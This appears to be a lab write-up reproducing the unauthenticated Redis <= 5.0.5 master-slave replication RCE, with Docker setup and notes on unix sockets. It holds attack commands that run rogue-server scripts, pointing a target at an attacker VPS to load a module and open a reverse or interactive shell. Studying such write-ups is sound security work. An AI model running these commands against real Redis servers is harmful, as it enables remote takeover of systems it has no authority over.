# Redis <= 5.0.5
 python redis-rogue-server.py --rhost [redis] --rport=6379 --lhost [vps] --lport 443
1. Introduction
Setting Up the Environment
Set up the environment with Docker
docker pull damonevking/redis5.0
docker run -p 6379:6379 -d damonevking/redis5.0 redis-server
Normal Use of the Master-Slave Feature
Redis is an open-source, network-enabled, in-memory, optionally persistent key-value store written in ANSI C. However, when data is stored in a single Redis instance and the read/write volume grows large, the server struggles to keep up. To handle this situation, Redis provides a master-slave mode: one redis instance acts as the master while the other instances all act as backups. The master and slaves hold identical data — slaves only handle reads while the master only handles writes. This read/write separation greatly relieves traffic pressure, and can be considered a mitigation approach that trades space for efficiency.
Suppose Redis-1 listens on port 63791 and Redis-2 on port 63792.
We make Redis-1 the boss (Master); then we simply configure SLAVEOF [redis_ip] 63791 on Redis-2.
 Under normal circumstances, the master node can both read and write; the slave node, acting as the “workhorse”, can only read data (synced from the master node) and cannot write data.
2. Vulnerability Reproduction****
Prerequisites for exploitation

Redis <= 5.0.5- The
Redisservice is accessible without authentication (bind changed from127.0.0.1to0.0.0.0,protected-modeset tono)
Specific steps
In practice, there are two roughly similar approaches, as follows:
The first approach uses the script from https://github.com/n0b0dyCN/redis-rogue-server (not recommended — the reverse shell easily crashes the environment)
Just specify the vulnerable address directly.
There are two options: an interactive shell or a reverse shell,

Interactive shell

Reverse shell
It is worth noting that since the reverse shell process is blocking, I suspect Redis cannot do anything else during this time.


Moreover, the reverse shell approach is really unstable — it crashed the Redis Docker container many times… The corresponding code is below
The second approach uses the script from https://github.com/LoRexxar/redis-rogue-server (recommended — simply executes commands)
Same command
python redis-rogue-server.py --rhost [redis_ip] --rport=6379 --lhost [your_vps_ip] --lport 21000

It is worth noting that both of the attack methods above, in addition to executing commands normally, also define a malicious function system.exec on the redis instance, which we can use directly once connected to Redis — see the effect in the figure below

So, if you simply want to verify the vulnerability, just use the interactive shell.
3. Master-Slave RCE in SSRF Scenarios [ToDo]
I’ll update this when I encounter a relevant scenario
- What to do when Redis has a password?
- Writing a webshell via master-slave replication
TODO: https://xz.aliyun.com/t/8613
https://xz.aliyun.com/t/5665#toc-3
4. Further Reading
The attack surface of unauthenticated Redis
() CVE-2015-4335: Redis EVAL Lua Sandbox Security Bypass Vulnerability
- Redis < 2.8.21
- Redis < 3.0.2
i.e. Redis 2.8.21 and 3.0.2 have been released to fix this issue.
Refs:
Build
docker pull redis:3.0.1
docker run -p 6379:6379 --name redis_3.0.1 redis:3.0.1
EXP
5. Q&A
Problems encountered, recorded here

Why did executing config fail

Possibly because Redis has disabled the command, see https://blog.csdn.net/elesos/article/details/81280291
Redis Running on a Unix Socket
- In fact, on Linux systems, if the redis client and server are on the same machine, you can use
unix socketinstead of listening on a TCP network port. The effect is very noticeable — using theunixSocketapproach increases the speed by at least half.- The correct URL syntax for connecting to a Redis server on a Unix socket is
unix:///tmp/redis.sock
The official documentation contains the following passage
To use a UNIX socket instead, open up the file
/etc/redis.confand locate the line mentioning unixsocket. Replace it with the following:
Just configure it in the Redis configuration file.
How to connect:
redis-cli -s /tmp/redis.sock
For Redis running in unix socket mode, I have not yet found a way for SSRF to attack it. (Unless SSRF is performed via a handle-based approach like fopen, there might be a chance)
- https://2018.zeronights.ru/wp-content/uploads/materials/15-redis-post-exploitation.pdf
- https://www.chabug.org/web/669.html
- https://paper.seebug.org/975/
- https://yulegeyublog.oss-cn-beijing.aliyuncs.com/redis_post_4.jpg

Also, get to know the vulnerability’s discoverer — an independent security researcher who doesn’t use Twitter. (So envious!)